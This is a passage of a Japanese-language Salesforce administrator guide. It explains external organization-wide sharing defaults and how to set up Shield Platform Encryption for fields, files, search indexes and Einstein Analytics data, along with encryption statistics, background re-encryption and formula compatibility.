- Apex コードがカスタムオブジェクトに関連付けられている共有エントリを使用している場合は、そのカスタムオブジェクトに対する組織の共有設定を非公開から公開には変更できません。たとえば、Apex コードで (コードでは `Invoice__share` として表される) カスタムオブジェクト Invoice__c に対する共有アクセス権を持つユーザとグループを取得した場合、そのオブジェクトの組織の共有設定を非公開から公開に変更することはできません。

外部組織の共有設定の概要

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

外部組織の共有設定には、内部ユーザおよび外部ユーザに対して個別の組織の共有設定があります。共有ルールの設定が簡単になり、再適用のパフォーマンスが向上します。また、ポータルユーザおよび他の外部ユーザと共有される情報を簡単に確認できます。

以前は、社内ユーザに「公開/参照のみ」または「公開/参照・更新可能」アクセスを与え、外部ユーザには非公開にする場合、デフォルトのアクセスを「非公開」にして、すべての社内ユーザとレコードを共有する共有ルールを作成する必要がありました。個別の組織の共有設定では、[デフォルトの内部アクセス権] を [公開/参照のみ] または [公開/参照・更新可能] に、また [デフォルトの外部アクセス権] を [非公開] に設定することで、類似する動作を実現することができます。これらの設定により、レポート、リストビュー、検索、API クエリのパフォーマンスも向上します。

外部ユーザには次のユーザが含まれます。

- 認証 Web サイトユーザ
- Chatter 外部ユーザ
- コミュニティユーザ
- カスタマーポータルユーザ
- ゲストユーザ
- 大規模ポータルユーザ
- パートナーポータルユーザ
- Service Cloud ポータルユーザ

メモ: Chatter 外部ユーザがアクセスできるのは、ユーザオブジェクトのみです。

このセクションの内容:

外部組織の共有設定の設定

外部組織の共有設定を使用して、外部ユーザに異なるデフォルトのアクセス権を設定できます。

外部組織の共有設定を設定する前に、それが有効であることを確認します。[設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択して [外部共有モデルを有効化] ボタンをクリックします。

外部組織の共有設定を最初に有効にしていると、デフォルトの内部アクセス権とデフォルトの外部アクセス権は元のデフォルトアクセスレベルに設定されます。たとえば、取引先責任者の組織の共有設定が [非公開] である場合、デフォルトの内部アクセス権とデフォルトの外部アクセス権も [非公開] になります。

オブジェクトの外部組織の共有設定を設定する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [組織の共有設定] 領域で [編集] をクリックします。
3. オブジェクトごとに、使用するデフォルトアクセス権を選択します。

   次のアクセス権を割り当てることができます。

アクセスレベル	説明
親レコードに連動	ユーザは、関連するすべての主レコードでアクション(表示、編集、削除など)を実行できる場合は、主従関係の従の側のレコードに対しても同じアクションを実行できます。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

デフォルトの共有アクセス権を設定する
- 「共有の管理」

アクセスレベル	説明
	メモ: 取引先責任者の場合は、デフォルトの内部および外部アクセス権の両方に［親レコードに連動］を設定する必要があります。
非公開	所有権、権限、ロール階層、共有の直接設定、または共有ルールによってアクセス権が付与されているユーザのみが、レコードにアクセスできます。
公開/参照のみ	すべてのユーザがオブジェクトのすべてのレコードを表示できます。
公開/参照・更新可能	すべてのユーザがオブジェクトのすべてのレコードを表示および編集できます。

メモ: デフォルトの外部アクセスレベルの制限は、デフォルトの内部アクセスレベル以上にする必要があります。たとえば、デフォルトの外部アクセス権が[非公開]でデフォルトの内部アクセス権が[公開/参照のみ]に設定されたカスタムオブジェクトがあります。

4. [保存]をクリックします。

外部組織の共有設定の無効化

外部組織の共有設定を無効にすると、それぞれのオブジェクトに 1 つの組織の共有設定が指定されます。

この機能を無効にする前に、各オブジェクトに対して[デフォルトの外部アクセス権]と[デフォルトの内部アクセス権]を同じアクセスレベルに設定します。

外部組織の共有設定を無効にする手順は、次のとおりです。

1. [設定]から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定]を選択します。
2. [組織の共有設定]領域で[外部共有モデルを無効化]をクリックします。

外部組織の共有設定を無効にすると、組織の共有設定領域に[デフォルトの外部アクセス権]および[デフォルトの内部アクセス権]設定ではなく、[デフォルトのアクセス権]設定が表示されます。ユーザ共有がある場合、取引先、取引先責任者、ケース、および商談の各オブジェクトの[デフォルトの外部アクセス権]設定は表示されたままですが、無効になります。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

外部組織の共有設定を無効にする
- 「共有の管理」

Shield Platform Encryption でのデータのセキュリティの強化

Shield Platform Encryption では、重要なプラットフォーム機能を保持しながらデータに新しいセキュリティ層が追加されます。ネットワーク経由での送信時だけでなく、保存時に機密データを暗号化できるため、会社は非公開データの処理で準拠すべきプライバシーポリシー、規制要件、契約義務に確実に準拠できます。

Shield Platform Encryption は、Salesforce に標準搭載されているデータ暗号化オプションに基づいて作成されています。多くの標準項目、カスタム項目、ファイル、添付ファイルに保存されているデータは、高度な HSM ベースの鍵派生システムを使用して暗号化されているため、他の防衛線が危険にさらされても保護されます。

データ暗号化鍵は、保存したり組織で共有したりしません。代わりに、オンデマンドで主秘密および組織固有のテナントの秘密から派生し、アプリケーションサーバにキャッシュされます。

Shield Platform Encryption は、Developer Edition 組織で無料で試すことができます。本番組織にプロビジョニングされると、Sandbox で使用できるようになります。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

このセクションの内容:

暗号化ポリシーを使用した項目、ファイル、およびその他のデータ要素の暗号化

暗号化ポリシーの実装方法には高い柔軟性があります。個々の項目を暗号化し、さまざまな暗号化スキームをそれらの項目に適用できます。または、ファイルや添付ファイル、Chatter のデータ、検索インデックスなど、他のデータ要素を暗号化することを選択できます。暗号化は、項目レベルセキュリティやオブジェクトレベルセキュリティとは異なります。これらの制御は、暗号化戦略を実装する前に実施します。

確定的暗号化を使用した暗号化データの絞り込み (ベータ)

確定的暗号化を使用して Salesforce Shield Platform Encryption で保護したデータを絞り込むことができます。レポートやリストビュー内のレコードの基盤となる項目が暗号化されている場合でも、ユーザはそれらのレコードを絞り込むことができます。確定的暗号化は、SOQL クエリの WHERE 句をサポートし、一意の ID 項目および外部 ID 項目と互換性があります。また、単一列インデックスと、単一列の一意のインデックス (大文字と小文字を区別) もサポートしています。Shield Platform Encryption では、CBC モードと静的初期化ベクトル (IV) を使用する 256 ビット鍵での Advanced Encryption Standard (AES) を使用します。

Shield Platform Encryption の管理

Shield Platform Encryption を組織で使用するには、Salesforce アカウントエグゼクティブに問い合わせてください。アカウントエグゼクティブは正しいライセンスのプロビジョニングができるようにお手伝いしますので、一意のテナントの秘密の作成を開始できます。

関連トピック:

https://help.salesforce.com/HTViewHelpDoc?id=security_pe_overview.htm

カスタム項目の従来の暗号化

暗号化ポリシーを使用した項目、ファイル、およびその他のデータ要素の暗号化

暗号化ポリシーの実装方法には高い柔軟性があります。個々の項目を暗号化し、さまざまな暗号化スキームをそれらの項目に適用できます。または、ファイルや添付ファイル、Chatter のデータ、検索インデックスなど、他のデータ要素を暗号化することを選択できます。暗号化は、項目レベルセキュリティやオブジェクトレベルセキュリティとは異なります。これらの制御は、暗号化戦略を実装する前に実施します。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

このセクションの内容:

項目の新規データの暗号化

暗号化する項目を選択します。最良の結果を得るには、暗号化する項目の数を可能な最小数に抑えます。

組織の規模によっては、標準項目の暗号化を有効にするために数分かかることがあります。

1. 組織に有効な暗号化鍵があることを確認します。不明な場合は、システム管理者に確認してください。
2. [設定] から、[クイック検索] ボックスに「*プラットフォームの暗号化*」と入力し、[暗号化ポリシー] を選択します。
3. [項目を暗号化] をクリックします。
4. [編集] をクリックします。
5. 暗号化する項目を選択します。
   この項目に入力された新しいデータはすべて暗号化されます。デフォルトでは、データは確率的暗号化スキームを使用して暗号化されます。データに確定的暗号化を適用するには、[暗号化スキーム] リストから [確定的] を選択します。確定的暗号化についての詳細は、Salesforce ヘルプの「How Deterministic Encryption Supports Filtering」(確定的暗号化による絞り込みのサポート方法) を参照してください。
6. [保存] をクリックします。

プラットフォームの暗号化の自動検証サービスによって、暗号化がブロックされる可能性のある組織内設定がチェックされます。互換性がない設定を修正する提案があると、メールで通知されます。

自動的に暗号化されるのは、暗号化を有効にした後に作成または更新されたレコードの項目値のみです。項目値が暗号化されるように既存のレコードを更新するには、Salesforce にお問い合わせください。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する
- 「設定・定義の参照」

項目を暗号化する
- 「アプリケーションのカスタマイズ」

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点

新しいファイルと添付ファイルの暗号化

データの保護を一層強化するために、ファイルや添付ファイルを暗号化します。Shield Platform Encryption が有効になっている場合、各ファイルまたは添付ファイルをアップロードするときにその内容が暗号化されます。

メモ: 開始する前に、組織に有効な暗号化鍵があることを確認します。不明の場合は、システム管理者に確認してください。

1. [設定] から、[クイック検索] ボックスに「*プラットフォームの暗号化*」と入力し、[暗号化ポリシー] を選択します。
2. [ファイルと添付ファイルを暗号化] を選択します。
3. [保存] をクリックします。

重要: ファイルへのアクセス権を持つユーザは、暗号化固有の権限に関係なく、正常にファイルを操作できます。組織にログインしていて、参照アクセス権を持っているユーザは、本文の内容を検索および参照できます。

ユーザは、通常のファイルサイズの制限に従って、ファイルおよび添付ファイルを暗号化後もアップロードできます。暗号化によって増大したファイルサイズは、これらの制限にカウントされません。

ファイルおよび添付ファイルの暗号化を有効にすると、新しいファイルおよび添付ファイルに影響します。すでに Salesforce にあるファイルおよび添付ファイルは、自動的に暗号化されません。既存のファイルを暗号化する方法については、Salesforce にお問い合わせください。

ファイルまたは添付ファイルが暗号化されているかどうかを確認するには、ファイルまたは添付ファイルの詳細ページで暗号化インジケータを探します。ContentVersion オブジェクト (ファイルの場合) または Attachment オブジェクト (添付ファイルの場合) の `isEncrypted` 項目を照会することもできます。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。


Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する
- 「設定・定義の参照」

ファイルを暗号化する
- 「アプリケーションのカスタマイズ」

ファイルが暗号化されている場合は、次のように表示されます。



暗号化カバー率に関する統計情報の取得

[暗号化統計]ページには、すべての暗号化データの概要が表示されます。この情報は、鍵の循環および管理作業を掌握するのに役立ちます。暗号化統計を使用して、鍵素材の循環後に更新するオブジェクトと項目を識別することもできます。

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

このセクションの内容:

暗号化統計の収集

[暗号化統計]ページには、データのうち、Shield Platform Encryption で暗号化されている量と、有効なテナントの秘密で暗号化されている量が表示されます。この情報を使用して、鍵の循環のアクションとタイムラインに関する情報を把握できます。[暗号化統計]ページを使用して、バックグラウンド暗号化サービスと同期する必要がある項目とオブジェクトに関する情報を収集することもできます。

1. [設定] から、[クイック検索] ボックスに「*プラットフォームの暗号化*」と入力し、[暗号化統計] を選択します。
2. 左ペインからオブジェクト種別またはカスタムオブジェクトを選択します。[暗号化されたデータ]または[有効な鍵を使用]列に「--」が表示されている場合、そのオブジェクトに関する統計はまだ収集されていません。


エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する
- 「設定・定義の参照」



Object	Data Encrypted	Uses Active Key
Account	22%	22%
Case	0%	0%
Case Comment	--	--
Contact	31%	31%
Lead	57%	57%
Opportunity	0%	0%
Referral	76%	76%

3. [統計を収集] をクリックします。
4. ページを更新します。
   統計には各オブジェクトのデータに関して使用可能な情報がすべて表示されます。

メモ:

- オブジェクトに含まれるデータ量に応じて、収集プロセスにかかる時間は異なります。収集プロセスが完了するとメールで通知されます。統計を収集できるのは、24 時間に一度のみです。
- フィード項目はフィード投稿から派生するため、フィード項目には統計は表示されません。フィード投稿の統計を収集することで、フィード投稿とフィード項目の両方の暗号化状況を確認できます。

暗号化統計の解釈と使用


[暗号化統計]ページでは、暗号化データのスナップショットを把握できます。このページの情報を使用して、暗号化データの管理について情報に基づいた意思決定ができます。

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

このページには、暗号化データについてサマリービューと詳細ビューという 2 つのビューがあります。

暗号化のサマリービュー
サマリーには、すべてのオブジェクトとそれらのオブジェクトのデータに関する統計が表示されます。



Object	Data Encrypted	Uses Active Key
Account	22%	22%
Case	0%	0%
Case Comment	--	--
Contact	31%	31%
Lead	57%	57%
Opportunity	0%	0%
Referral	76%	76%

- オブジェクト — 標準オブジェクトとカスタムオブジェクトがリストされます。標準オブジェクトに関するデータは、特定種別のすべての標準オブジェクトに対して集計されます。カスタムオブジェクトに関するデータは、カスタムオブジェクトごとにリストされます。
- 暗号化されたデータ — オブジェクトのデータのうち、暗号化されている割合。上記の例では、取引先オブジェクトの全データの 22% が暗号化されています。ケースオブジェクトの場合は 0% が表示されています。つまりケースに暗号化されたデータはありません。
- 有効な鍵を使用 — そのオブジェクトまたはオブジェクト種別のデータのうち、有効なテナントの秘密で暗号化されているデータの割合。

[暗号化されたデータ] 列と [有効な鍵を使用] 列の数値が等しい画合い、暗号化データのすべてで有効なテナントの秘密が使用されています。二重ダッシュ (--) は、そのオブジェクトまたはオブジェクト種別に対する統計がまだ収集されていないことを示します。

暗号化の詳細ビュー

オブジェクトを選択すると、その項目に保存されているデータに関する詳細な統計が表示されます。

- 項目 — そのオブジェクトで、データが含まれているすべての暗号化可能な標準項目とカスタム項目。
- API 参照名 — データが含まれている項目の API 参照名。
- 暗号化されたレコード — 特定種別のすべてのオブジェクトで、ある項目種別に保存されている暗号化された値の数。たとえば、取引先オブジェクトを選択すると、[取引先名] の横にある [暗号化されたレコード] 列に「9」が表示されるとします。これはつまり、すべての [取引先名] 項目のうち、暗号化されたレコードが 9 件あるということです。
- 暗号化されていないレコード — ある項目種別に保存されているプレーンテキスト値の数。
- テナントの秘密の混在状況 — ある項目種別の暗号化データに、有効なテナントの秘密とアーカイブされたテナントの秘密のどちらが適用されているかを示します。
- スキームが混在しています — ある項目種別の暗号化データに、確定的と確率的のどちらの暗号化スキームが適用されているかを示します。

メモ: 次は、暗号化されたレコードと暗号化されていないレコードの両方にあてはまります。

- 項目のレコード数には NULL 値または空白値は含まれません。NULL 値または空白値がある項目には、実際のレコード数とは異なる (少ない) レコード数が表示される場合があります。
- Contact.Name や Contact.Address のような複合項目のレコード数には、実際のレコード数とは異なる (多い) レコード数が表示される場合があります。この数には、各レコードに対して 2 つ以上の項目がカウントされて含まれています。

使用のベストプラクティス

これらの統計を使用して、主要な管理作業について情報に基づいた意思決定を下すことができます。

- 暗号化ポリシーを更新する — 暗号化統計の詳細ビューには、オブジェクトのどの項目に暗号化データが含まれるかが表示されます。この情報を使用して、暗号化ポリシーが組織の暗号化戦略に一致しているか定期的に評価できます。
- 鍵を循環する—すべてのデータを有効なテナントの秘密で暗号化しなければならない場合があります。ページの左側にある暗号化サマリーペインを確認します。[有効な鍵を使用] 列の割合が [暗号化されたデータ] 列の割合よりも小さい場合、アーカイブされたテナントの秘密を使用しているデータがあります。データを同期するには、Salesforce カスタマーサポートにお問い合わせください。
- データを同期する—鍵の循環は、暗号化戦略の重要な部分です。鍵素材を循環すると、既存のデータに対して有効な鍵素材の適用が必要になることがあります。[有効な鍵を使用]列と[テナントの秘密の混在状況] 列を確認して、アーカイブされた鍵で暗号化されているデータが含まれる項目を特定します。これらのオブジェクトと項目をメモし、Salesforceカスタマーサポートに連絡してバックグラウンド暗号化ジョブを依頼してください。Salesforceカスタマーサポートでは、それらの同期が必要なオブジェクトと項目のみに絞り、バックグラウンド暗号化ジョブをできるだけ短時間で完了することができます。

バックグラウンド暗号化サービスによるデータ暗号化の同期

暗号化ポリシーは定期的に変更します。または、鍵を循環します。暗号化戦略の保護を最大限に高めるには、新規および既存の暗号化データを最新の暗号化ポリシーと鍵のもとで同期することが重要です。

Salesforceは、変更時のデータの同期を支援できます。バックグラウンドで既存のデータを暗号化して、データを最新の暗号化ポリシーおよびテナントの秘密に適合させることができます。

データが自動的に暗号化される場合とされない場合

- 特定の項目やその他のデータの暗号化を有効にすると、新しく作成および編集されたデータは自動的に最新の鍵を使用して暗号化されます。
- 組織の既存のデータは、自動的には暗号化されません。Salesforceのバックグラウンド暗号化サービスでは、要求に応じてこれに対処します。
- 鍵の循環戦略の一環としてテナントの秘密を変更すると、すでに暗号化されているデータは古いテナントの秘密で暗号化された状態のままになります。Salesforce のバックグラウンド暗号化サービスでは、要求に応じてこうしたデータを更新できます。また、古いアーカイブされた鍵を破棄しない限り、いつでもデータにアクセスできるため、心配はいりません。
- 暗号化をオフにすると、既存のデータは関連する鍵に基づいて自動的に復号化されます。データの復号化によって影響を受ける機能はすべて復元されます。
- Salesforce が新しい鍵によるデータの再暗号化をサポートする場合、破棄された鍵で暗号化されていたデータはスキップされます。

メモ: データ暗号化の同期は、レコードのタイムスタンプに影響を与えません。トリガ、入力規則、ワークフロールール、またはその他の自動サービスを実行することはありません。

バックグラウンド暗号化サービスの要求方法

完了までの時間を見込む
: バックグラウンド暗号化サービスを完了する必要がある日の 1 週間以上前に Salesforce サポートにお問い合わせください。プロセスを完了するまでの時間は、関連するデータの量によって大きく異なります。数日かかる場合もあります。

オブジェクトと項目を指定する
: 暗号化または再暗号化する必要があるオブジェクトと項目名のリストを提供します。

リストを確認する
: リストが、[標準項目を暗号化]ページで選択した標準項目のセットおよび[項目定義]ページで暗号化対象として選択したカスタム項目と一致することを確認します。

ヒント: また、項目値の長さが暗号化できる範囲内であることも確認します。

ファイルと添付ファイルを含めるかどうか
: ファイルと添付ファイルの場合、すべて暗号化するか、一切暗号化しないかしか選べません。個別に指定する必要はありません。

履歴およびフィードデータを含めるかどうか
: 対応する項目履歴およびフィードデータを暗号化するかどうかを指定します。

時間を選択する
: 希望するピーク時間外のメンテナンス実施時間を選択します。Salesforce は、お客様のニーズに対応できるよう努めます。

ヒント: どのデータがすでに暗号化されているか不明な場合は、暗号化したすべての項目のレコードが保持されている [暗号化統計] ページにアクセスします。

鍵が破棄されている場合のデータの復号化

まれではありますが、暗号化鍵が破棄されることはあり得ます。その場合、データを自動的に復号化することはできません。このデータを処理する場合、いくつか選択肢があります。

- 破棄された鍵をバックアップから再インポートし、暗号化ポリシーを使用してデータを同期するように Salesforce サポートに依頼します。
- 破棄された鍵で暗号化されたデータをすべて削除してから、データを同期するように Salesforce サポートに依頼します。
- 破棄された鍵で暗号化されたデータすべてを「?????」などの文字を使用して上書きしてからデータを同期するように Salesforce サポートに依頼します。

メモ: 破棄された鍵で暗号化されたファイルに対する暗号化を無効にしても、ファイルが自動的に削除されることはありません。ファイルの削除は Salesforce サポートに依頼できます。

互換性の問題の修正

暗号化する項目やファイルを選択すると、Salesforce では自動的に副次的影響の可能性が確認され、既存の設定が原因で Salesforce でのデータアクセスや通常の使用に問題が発生する可能性がある場合は、警告が出ます。これらの問題を解決するには、いくつかのオプションがあります。

結果にエラーメッセージが含まれる場合、次の制約事項の 1 つ以上が原因である場合があります。

ポータル
: カスタマーポータルまたはパートナーポータルが組織で有効になっている場合は、標準項目を暗号化できません。カスタマーポータルを無効にするには、[設定] のカスタマーポータル設定ページに移動します。パートナーポータルを無効にするには、[設定] のパートナーページに移動します。

  メモ: コミュニティはこの問題に関係ありません。暗号化と完全に互換性があります。

条件に基づく共有ルール
: 条件に基づく共有ルールの検索条件に使用されている項目が選択されています。

SOQL/SOSL クエリ
: SOQL クエリの集計関数か、WHERE、GROUP BY、または ORDER BY 句で使用されている項目が選択されています。

数式項目
: サポートされていない方法でカスタム数式項目によって参照されている項目が選択されています。数式では、BLANKVALUE、CASE、HYPERLINK、IF、IMAGE、ISBLANK、ISNULL、NULLVALUE、および連結 (&) を使用できます。

フローとプロセス
: 次のいずれかのコンテキストで使用されている項目が選択されています。

  - フローのデータを絞り込む
  - フローのデータを並び替える
  - プロセスのデータを絞り込む
  - 動的レコード選択肢のデータを絞り込む
  - 動的レコード選択肢のデータを並び替える

  メモ: デフォルトでは、要素ごとに最初の 250 個のエラーのみが結果に表示されます。結果に表示されるエラーの数を 5,000 まで増やすことができます。Salesforce にお問い合わせください。

メモ: このページは、従来の暗号化ではなく Shield Platform Encryption について書かれています。相違点

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

数式での暗号化されたデータの使用

カスタム数式項目を使用すると、暗号化されたデータをすばやく見つけることができます。いくつかの演算子や関数を使用して数式を記述し、暗号化されたデータをテキスト、日付、日付/時刻形式で表示し、クイックアクションを参照できます。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

サポートされる演算子、関数、アクション

サポートされる演算子と関数は次のとおりです。

- `&` および + (連結)
- `BLANKVALUE`
- `CASE`
- `HYPERLINK`
- `IF`
- `IMAGE`
- `ISBLANK`
- `ISNULL`
- `NULLVALUE`

その他のサポート対象

- 拡大
- クイックアクション

数式は、`text`、`date`、または `date/time` 形式でのみデータを返すことができます。

& および + (連結)

正しく機能する例:	`(encryptedField__c & encryptedField__c)`
正しく機能する理由:	`&` はサポートされているため、これは正しく機能します。
正しく機能しない例:	`LOWER(encryptedField__c & encryptedField__c)`
正しく機能しない理由:	`LOWER` はサポートされていない関数であり、入力が暗号化された値になっています。

Case

`CASE` は暗号化された項目値を返しますが、それらを比較しません。

正しく機能する例:	`CASE(custom_field__c, "1", cf2__c, cf3__c))`

	cf2__c と cf3__c のいずれかまたは両方が暗号化されている場合
正しく機能する理由:	custom_field__c は「1」と比較されます。true の場合、この数式は 2 つの暗号化された値を比較しないため、cf2__c を返します。
正しく機能しない例:	`CASE("1", cf1__c, cf2__c, cf3__c)` cf1__c が暗号化されている場合
正しく機能しない理由:	暗号化された値を比較することはできません。

ISBLANK および ISNULL

正しく機能する例:	`OR(ISBLANK(encryptedField__c), ISNULL(encryptedField__c))`
正しく機能する理由:	ISBLANK と ISNULL の両方がサポートされています。この例では、ISBLANK および ISNULL は暗号化された値ではなく Boolean 値を返すため、OR が正しく機能します。

拡大

正しく機能する例:	`(LookupObject1__r.City & LookupObject1__r.Street) &`
	`(LookupObject2__r.City & LookupObject2__r.Street) &`
	`(LookupObject3__r.City & LookupObject3__r.Street) &`
	`(LookupObject4__r.City & LookupObject4__r.Street)`

これを使用する方法と理由:	拡大では、複数のエンティティから暗号化されたデータが取得されます。たとえば、Universal Containers のカスタマーサービス部門の担当者が、ある顧客が登録したケースの配送の問題の範囲を確認するとします。その場合、このケースに関連するすべての納入先住所が必要です。この例では、ケースレイアウト内で顧客のすべての配送先アドレスを 1 つの文字列として返します。

入力規則

暗号化の検証サービスは、組織に暗号化された数式項目種別と互換性があることを確認します。

特定の項目を暗号化すると、検証サービスは次のことを実行します。

- その項目を参照するすべての数式項目を取得する
- 数式項目に暗号化との互換性があることを検証する
- 数式項目が他の場所で絞り込みや並び替えに使用されていないことを確認する

制限

最大 200 個の数式項目で特定の暗号化カスタム項目を参照できます。200 個を超える数式項目で参照されている項目は、暗号化できません。200 個を超える数式項目で暗号化カスタム項目を参照する必要がある場合は、Salesforce にお問い合わせください。

暗号化する項目を一度に複数指定する場合、200 個の項目制限がバッチ全体に適用されます。暗号化する項目が複数の数式項目で指し示されている項目であることがわかっている場合、それらの項目を一度に暗号化します。

検索インデックスファイルの暗号化

データベースで暗号化されている個人識別情報(PII)やデータの検索が必要になることがあります。組織を検索すると、結果は検索インデックスファイルに保存されます。これらの検索インデックスファイルを暗号化して、データにもう 1 つのセキュリティレイヤを追加できます。

1. [設定] から、[クイック検索] ボックスに「*プラットフォームの暗号化*」と入力し、[鍵の管理] を選択します。
2. 選択リストから [検索インデックス] を選択します。
3. [テナントの秘密を生成] を選択します。
   この新しいテナントの秘密では、検索インデックスファイルに保存されたデータのみが暗号化されます。
4. [設定] から、[クイック検索] ボックスに「*プラットフォームの暗号化*」と入力し、[暗号化ポリシー] を選択します。
5. [検索インデックスを暗号化] を選択します。
   検索インデックスが、有効な検索インデックスのテナントの秘密で暗号化されました。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Salesforce Shield の購入が必要です。Summer '15 以降に作成された **Developer** Edition 組織は無料で使用できます。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する
- 「設定・定義の参照」

暗号化鍵(テナントの秘密)管理を有効にする
- 「プロファイルと権限セットの管理」

Einstein Analytics データの暗号化

Einstein Analytics Encryption の使用を開始するには、Shield Platform Encryption を使用してテナントの秘密を生成します。Analytics テナントの秘密を生成すると、Einstein Analytics Encryption は Shield Platform Encryption 鍵管理アーキテクチャを使用して Einstein Analytics データを暗号化します。

1. [設定] から、[クイック検索] ボックスに「*プラットフォームの暗号化*」と入力し、[鍵の管理] を選択します。
2. 選択リストから **[Analytics]** を選択します。
3. テナントの秘密を生成し、鍵素材をアップロードします。
4. [設定] から、[クイック検索] ボックスに「*プラットフォームの暗号化*」と入力し、[暗号化ポリシー] を選択します。
5. **[Einstein Analytics を暗号化]** を選択します。
6. \[保存\] をクリックします。
   Einstein Analytics の新しいデータセットが暗号化されるようになります。

   メモ: 暗号化が有効になる前に Einstein Analytics にあったデータは暗号化されません。データフローを介して Salesforce オブジェクトからインポートされる既存のデータは、次のデータフローの実行時に暗号化されます。他の既存のデータ (CSV データなど) は、再インポートしないと暗号化されません。暗号化が有効になっても、既存のデータは暗号化されませんが、暗号化されていない状態で引き続きアクセスできて完全に機能します。

エディション

アドオンサブスクリプションとして使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。Einstein Analytics Platform と、Salesforce Shield または Platform Encryption アドオンのいずれかを購入する必要があります。

Salesforce Classic および Lightning Experience の両方で使用できます。

ユーザ権限

設定を参照する
- 「設定・定義の参照」

鍵素材を管理する
- 暗号化鍵の管理

